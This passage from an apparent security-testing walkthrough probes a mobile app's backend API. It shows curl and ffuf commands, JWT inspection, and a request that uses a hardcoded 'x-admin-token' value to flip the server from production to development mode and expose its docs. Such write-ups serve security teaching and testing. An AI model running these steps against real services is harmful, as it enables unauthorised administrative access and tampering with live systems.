
Two endpoints surface that follow a different URL pattern from the rest of the API — /docs
and /health — neither referenced in the APK:
curl https://api-production-27f1.up.railway.app/docs
# {"success":false,"message":"Forbidden","error_code":"FORBIDDEN"}

curl https://api-production-27f1.up.railway.app/health
# {"status":"ok","db":"connected","mode":"production"}
/health is immediately useful — it confirms the backend is running in production mode and
that the database is connected. /docs returns 403, not 404. That distinction matters: a 404
means the server has no idea what /docs is; a 403 means it knows exactly what /docs is
and is actively blocking access. The endpoint exists. Something is gating it.
The response from /health includes a mode key. A read endpoint that only exposes a static
string rarely bothers naming the key — the name implies the value can change. Combined with
the /docs gating behavior and the mode: production value, a reasonable hypothesis forms:
access to /docs might be conditioned on the application mode. That is worth testing.
6. Request & Response Analysis
Before chasing that hypothesis, baseline analysis of authentication behavior and response structure gives a foundation for everything that follows.
Switch back to Burp Suite, re-apply iptables, and intercept a login request with wrong credentials:


Send to Repeater. The 401 response reveals backend technology and error format:
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
Server: railway-edge
X-Powered-By: Express
X-Railway-Edge: railway/asia-southeast1-eqsg3a

{"success":false,"message":"Invalid credentials","error_code":"INVALID_CREDENTIALS"}
A successful login returns a JWT:
Decoding at https://jwt.io:

The token contains a role claim set to "user". If the backend uses this claim for
authorization decisions without independent server-side verification, it is a privilege
escalation target — changing "user" to "admin" in a forged token would be enough. Whether
that is viable depends on how the JWT secret is configured, which static analysis already
answered: it is a static, hardcoded value set during backend deployment.
Testing whether role assignment is possible through the registration endpoint:

HTTP/2 400 Bad Request

{"success":false,"message":"Validation error","error_code":"VALIDATION_ERROR",
"errors":{"role":"\"role\" is not allowed"}}
Mass assignment via registration is blocked — the backend explicitly rejects unknown fields.
The JWT role claim remains the primary escalation vector, and that path runs through the
signing secret.
7. Authenticated Fuzzing
Re-running the fuzzer with a valid JWT reveals authorization behavior across all discovered paths, which unauthenticated fuzzing cannot distinguish.

Obtain a token:
curl -s -X POST "https://api-production-27f1.up.railway.app/api/v1/auth/login" \
  -H "Content-Type: application/json" \
  -d '{"username": "test", "password": "test"}' | jq
ffuf \
  -u https://api-production-27f1.up.railway.app/api/v1/FUZZ \
  -w api_wordlist.txt \
  -H "Authorization: Bearer <access_token>" \
  -mc all
| Endpoint | Status | Observation |
|---|---|---|
todos |
200 | Accessible with user token |
todos/ |
200 | Accessible with user token |
users |
403 | Exists — requires elevated privilege |
users/ |
403 | Exists — requires elevated privilege |
system/mode |
200 | Accessible without admin role — unexpected |
system |
404 | Does not exist at this path |
system/mode returning 200 for a regular user token is the interesting result here. Static
analysis identified this endpoint as admin-only based on the feature module structure in the
blutter output (features/system alongside features/user — both marked admin-only in the
architecture). The server is not enforcing that boundary for GET requests. Whether that
applies to write operations too is what the next section tests.
8. system/mode Endpoint Analysis

Confirming there is no authentication requirement at all for GET:
curl https://api-production-27f1.up.railway.app/api/v1/system/mode
# {"success":true,"data":{"mode":"production"}}

Testing HTTP methods to find write capability:
# PUT — not supported
curl -X PUT "https://api-production-27f1.up.railway.app/api/v1/system/mode" \
  -H "Content-Type: application/json" \
  -d '{"mode":"staging"}'
# Cannot PUT /api/v1/system/mode
# POST with invalid value — validation error confirms the parameter exists
curl -X POST "https://api-production-27f1.up.railway.app/api/v1/system/mode" \
  -H "Content-Type: application/json" \
  -d '{"mode":"staging"}'
# {"success":false,"message":"Validation error","error_code":"VALIDATION_ERROR"}

# POST with valid value — server error, not a validation error
curl -X POST "https://api-production-27f1.up.railway.app/api/v1/system/mode" \
  -H "Content-Type: application/json" \
  -d '{"mode":"development"}'
# {"success":false,"message":"Internal server error"}

The progression here is meaningful. Invalid value → validation error means the input is reaching a validation layer. Valid value → internal server error means it passed validation and failed somewhere deeper. The server is not returning 401 or 403 — it is not rejecting the request on authentication or authorization grounds. Something else is missing.
Going back to the blutter output from Static Analysis: api_client.dart revealed a custom
header being sent with admin-privileged requests — x-admin-token — with the hardcoded value
supersecret. This was noted as a finding in Static Analysis and flagged for this phase. The
internal server error is consistent with the backend expecting this header and failing when it
is absent without returning a clean error.

Adding the header:
curl -X POST "https://api-production-27f1.up.railway.app/api/v1/system/mode" \
  -H "Content-Type: application/json" \
  -H "x-admin-token: supersecret" \
  -d '{"mode":"development"}'
# {"success":true,"data":{"mode":"development"}}

Verification via /health:
curl https://api-production-27f1.up.railway.app/health
# {"status":"ok","db":"connected","mode":"development"}

Mode changed. With the backend now in development mode, the hypothesis from the fuzzing
phase holds — /docs is now accessible:
